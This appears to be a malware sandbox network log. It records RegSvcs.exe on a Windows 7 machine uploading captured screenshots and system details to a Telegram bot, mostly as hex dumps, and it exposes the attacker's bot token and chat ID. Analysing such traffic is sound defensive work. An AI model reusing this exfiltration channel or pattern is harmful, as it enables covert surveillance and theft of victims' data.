Data Ascii: }O#Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?v}=hZ)O6)O6)O6dtOi~ME;~
2022-04-08 10:13:38 UTC	985	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 36 37 64 63 63 64 35 66 35 63 2d 2d 0d 0a Data Ascii: ----------8da1967dccd5f5c--

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:38 UTC	985	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:13:38 GMT Content-Type: application/json Content-Length: 833 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":128,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412818,"document":{"file_name":"user-082561 2022-04-08 01-58-30.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA4BiUArSKoN3V_tCtEMpgQz-G8ba_gAC9AoAAkCUgFJBpNMWske6VwEAB20AAyME","file_unique_id":"AQAD9AoAAkCUgFJy","file_size":13705,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAOAYIAK0iqDd1f7QrRDKYEM_hvG2v4AAvQKAAJAIlBSQaTTFrJHulcjBA","file_unique_id":"AgAD9AoAAkCUgFI","file_size":112002},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49179	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:49 UTC	986	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da196aa84ed922 Host: api.telegram.org Content-Length: 112587 Expect: 100-continue Connection: Keep-Alive
2022-04-08 10:13:49 UTC	987	IN	HTTP/1.1 100 Continue
2022-04-08 10:13:49 UTC	987	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 36 61 61 38 34 65 64 39 32 32 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 36 61 61 38 34 65 64 39 32 32 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 Data Ascii: ----------8da196aa84ed922Content-Disposition: form-data; name="chat_id"5019146869----------8da196aa84ed922Content-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256
2022-04-08 10:13:49 UTC	988	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ea e7 ba 31 a1 90 c8 b1 46 1b 6e e6 8c be 4f 7e 01 18 14 c4 b9 79 6f 0d a4 77 70 b4 c0 6e 20 5b b1 00 7a e7 7e 3b d5 5b fb a1 6d a4 c8 db 43 b3 3c aa aa 7b 9d ed 46 80 f0 e0 6d 55 49 6e 36 c8 48 fe 2c 75 1f 87 3f ad 65 cf ef 59 99 73 6b 63 42 da e4 cb 6b 6b 23 8f 9a 75 53 f2 f4 04 ae ef cb 8a 75 cc e2 de 2d e5 73 f8 e3 b6 6a ae 9e 73 a6 e9 87 fd 84 ff Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?1FnO~yowpn [z~;[mC<{FmUIn6H,u?eYskcBkk#uSu-sjs
2022-04-08 10:13:49 UTC	1004	OUT	Data Raw: 35 48 56 77 89 1c 4d 80 0b 7e ea 40 87 86 5e f9 1c 7f 9f 7a c6 92 de e2 5d 56 3b 80 65 74 b6 dc 15 0b 8c 85 70 06 37 6f eb f2 9e 7a fa d7 47 3d b5 bd ca 81 71 04 72 81 c8 12 20 6c 7e 75 0f f6 5e 9d ff 00 3e 16 bf f7 e5 7f c2 a9 34 2d 4c fd 02 23 15 f5 f8 2b 20 2c a8 df bc 93 79 e5 9c f5 c9 e2 a3 4d 2a e8 69 86 db cb 1b 4c 05 8a 6e 1f eb 76 ed c7 d3 a1 fa 8a da 82 d6 da d7 77 d9 ed e2 87 77 de f2 d0 2e 7e b8 a9 73 49 ea c6 b4 32 12 c2 6f ed 91 71 2a cc 42 85 f2 dd 0c 7b 54 05 c1 53 9f 9b ae 7a 71 cd 55 96 de 2d 3b 4f b0 fb 5c 11 79 68 ad e6 c4 ce 8a 4c 98 18 6e 48 04 8c 11 c1 cf 3c 57 43 9a 33 49 82 39 f8 34 e9 e4 5d 35 a5 8e 7f 2e 38 10 0f 2f 66 63 60 72 49 dd c8 e3 1f 77 9e 2b 47 54 86 59 a5 87 f7 32 cd 00 0d b9 62 75 56 0d d8 e4 91 c6 32 31 9e fc 83 57 Data Ascii: 5HVwM~@^z]V;etp7ozG=qr l~u^>4-L#+ ,yM*iLnvww.~sI2oq*B{TSzqU-;O\yhLnH<WC3I94]5.8/fc`rIw+G TY2buV21W
2022-04-08 10:13:49 UTC	1020	OUT	Data Raw: 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d Data Ascii: #Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?v}=hZ)O6)O6)O6dtOi~ME;~u>-
2022-04-08 10:13:49 UTC	1035	OUT	Data Raw: 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 Data Ascii: Lto|j8>-FL=4o|}F#&nOKE3xoz7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7FM&

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:49 UTC	1051	OUT	Data Raw: be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 4b 4c 8f ee 9f a9 fe 74 00 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 29 a8 a7 6f df 6e a7 d3 d6 a5 a6 47 f7 4f d4 ff 00 3a 00 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 29 f4 50 03 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 29 f4 50 03 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 29 f4 50 03 36 9f ef b7 e9 fe 14 d4 53 b7 ef b7 53 e9 eb 52 d3 23 fb a7 ea 7f 9d 00 1b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 fa 28 01 9b 4f f7 db f4 ff 00 0a 36 9f Data Ascii: Q}O@Q}O@Q}O@SQNOKLtm?o(Sm?o(Sm?o(Sm?o)onGO:6m?o)P6m?o)P6m?o)P6SSR#O6(O6
2022-04-08 10:13:49 UTC	1067	OUT	Data Raw: 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 37 8f 46 ff 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 52 d3 23 fb a7 ea 7f 9d 00 1b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d4 b4 c8 fe e9 fa 9f e7 40 06 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 37 8f 46 ff 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b5 2d 32 3f ba 7e a7 f9 d0 01 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 Data Ascii: M>fxoo|7FM>fR#&Oz7h=4(&Oz7i/F@xoo|7FM>fxoo|j8>-2?~z7h=4(&Oz7h=4(
2022-04-08 10:13:49 UTC	1083	OUT	Data Raw: ff 00 7d bf 4f f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e Data Ascii: }O#Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?v}=hZ)O6)O6)O6dtOi~ME;~
2022-04-08 10:13:49 UTC	1097	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 36 61 61 38 34 65 64 39 32 32 2d 2d 0d 0a Data Ascii: ----------8da196aa84ed922--
2022-04-08 10:13:49 UTC	1097	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:13:49 GMT Content-Type: application/json Content-Length: 833 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":129,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412829,"document":{"file_name":"user-082561 2022-04-08 02-18-30.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA4FiUArdtJjc41fd6ZnrJbkrtlHPJgAC9QoAAkCUgFLYZ1Vy_w69rgEAB20AAyME","file_unique_id":"AQAD9QoAAkCUgFJy","file_size":13707,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAOBYlAK3bSY3ONX3emZ6yW5K7ZRzyYAAvUKAAJAIlBS2GdVcv8Ova4jBA","file_unique_id":"AgAD9QoAAkCUgFI","file_size":111999},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.22	49180	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:57 UTC	1098	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da196f7fa188b0 Host: api.telegram.org Content-Length: 112587 Expect: 100-continue Connection: Keep-Alive
2022-04-08 10:13:57 UTC	1098	IN	HTTP/1.1 100 Continue
2022-04-08 10:13:57 UTC	1098	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 36 66 37 66 61 31 38 38 62 30 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 36 66 37 66 61 31 38 38 62 30 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 Data Ascii: ----------8da196f7fa188b0Content-Disposition: form-data; name="chat_id"5019146869----------8da196f7fa188b0Content-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256
2022-04-08 10:13:57 UTC	1099	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ea e7 ba 31 a1 90 c8 b1 46 1b 6e e6 8c be 4f 7e 01 18 14 c4 b9 79 6f 0d a4 77 70 b4 c0 6e 20 5b b1 00 7a e7 7e 3b d5 5b fb a1 6d a4 c8 db 43 b3 3c aa aa 7b 9d ed 46 80 f0 e0 6d 55 49 6e 36 c8 48 fe 2c 75 1f 87 3f ad 65 cf ef 59 99 73 6b 63 42 da e4 cb 6b 6b 23 8f 9a 75 53 f2 f4 04 ae ef cb 8a 75 cc e2 de 2d e5 73 f8 e3 b6 6a ae 9e 73 a6 e9 87 fd 84 ff Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?1FnO~yowpn [z~;[mC<{FmUIn6H,u?eYskcBkk#uSu-sjs

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:57 UTC	1115	OUT	Data Raw: 35 48 56 77 89 1c 4d 80 0b 7e ea 40 87 86 5e f9 1c 7f 9f 7a c6 92 de e2 5d 56 3b 80 65 74 b6 dc 15 0b 8c 85 70 06 37 6f eb f2 9e 7a fa d7 47 3d b5 bd ca 81 71 04 72 81 c8 12 20 6c 7e 75 0f f6 5e 9d ff 00 3e 16 bf f7 e5 7f c2 a9 34 2d 4c fd 02 23 15 f5 f8 2b 20 2c a8 df bc 93 79 e5 9c f5 c9 e2 a3 4d 2a e8 69 86 db cb 1b 4c 05 8a 6e 1f eb 76 ed c7 d3 a1 fa 8a da 82 d6 da d7 77 d9 ed e2 87 77 de f2 d0 2e 7e b8 a9 73 49 ea c6 b4 32 12 c2 6f ed 91 71 2a cc 42 85 f2 dd 0c 7b 54 05 c1 53 9f 9b ae 7a 71 cd 55 96 de 2d 3b 4f b0 fb 5c 11 79 68 ad e6 c4 ce 8a 4c 98 18 6e 48 04 8c 11 c1 cf 3c 57 43 9a 33 49 82 39 f8 34 e9 e4 5d 35 a5 8e 7f 2e 38 10 0f 2f 66 63 60 72 49 dd c8 e3 1f 77 9e 2b 47 54 86 59 a5 87 f7 32 cd 00 0d b9 62 75 56 0d d8 e4 91 c6 32 31 9e fc 83 57 Data Ascii: 5HVwM~@^z]V;etp7ozG=qr l~u^>4-L#+ ,yM*iLnvww.~sI2oq*B{TSzqU-;O\yhLnH<WC3I94]5.8/fc`rIw+G TY2buV21W
2022-04-08 10:13:57 UTC	1131	OUT	Data Raw: 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d Data Ascii: #Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?v}=hZ)O6)O6)O6dtOi~ME;~u>-
2022-04-08 10:13:57 UTC	1147	OUT	Data Raw: 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 Data Ascii: Lto|j8>-FL=4o|}F#&nOKE3xoz7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7FM&
2022-04-08 10:13:57 UTC	1162	OUT	Data Raw: be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 4b 4c 8f ee 9f a9 fe 74 00 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 29 a8 a7 6f df 6e a7 d3 d6 a5 a6 47 f7 4f d4 ff 00 3a 00 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 29 f4 50 03 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 29 f4 50 03 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 29 f4 50 03 36 9f ef b7 e9 fe 14 d4 53 b7 ef b7 53 e9 eb 52 d3 23 fb a7 ea 7f 9d 00 1b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 fa 28 01 9b 4f f7 db f4 ff 00 0a 36 9f Data Ascii: Q}O@Q}O@Q}O@SQNOKLtm?o(Sm?o(Sm?o(Sm?o)onGO:6m?o)P6m?o)P6m?o)P6SSR#O6(O6
2022-04-08 10:13:57 UTC	1178	OUT	Data Raw: 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 37 8f 46 ff 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 52 d3 23 fb a7 ea 7f 9d 00 1b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d4 b4 c8 fe e9 fa 9f e7 40 06 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 37 8f 46 ff 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b5 2d 32 3f ba 7e a7 f9 d0 01 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 Data Ascii: M>fxoo|7FM>fR#&Oz7h=4(&Oz7i/F@xoo|7FM>fxoo|j8>-2?~z7h=4(&Oz7h=4(
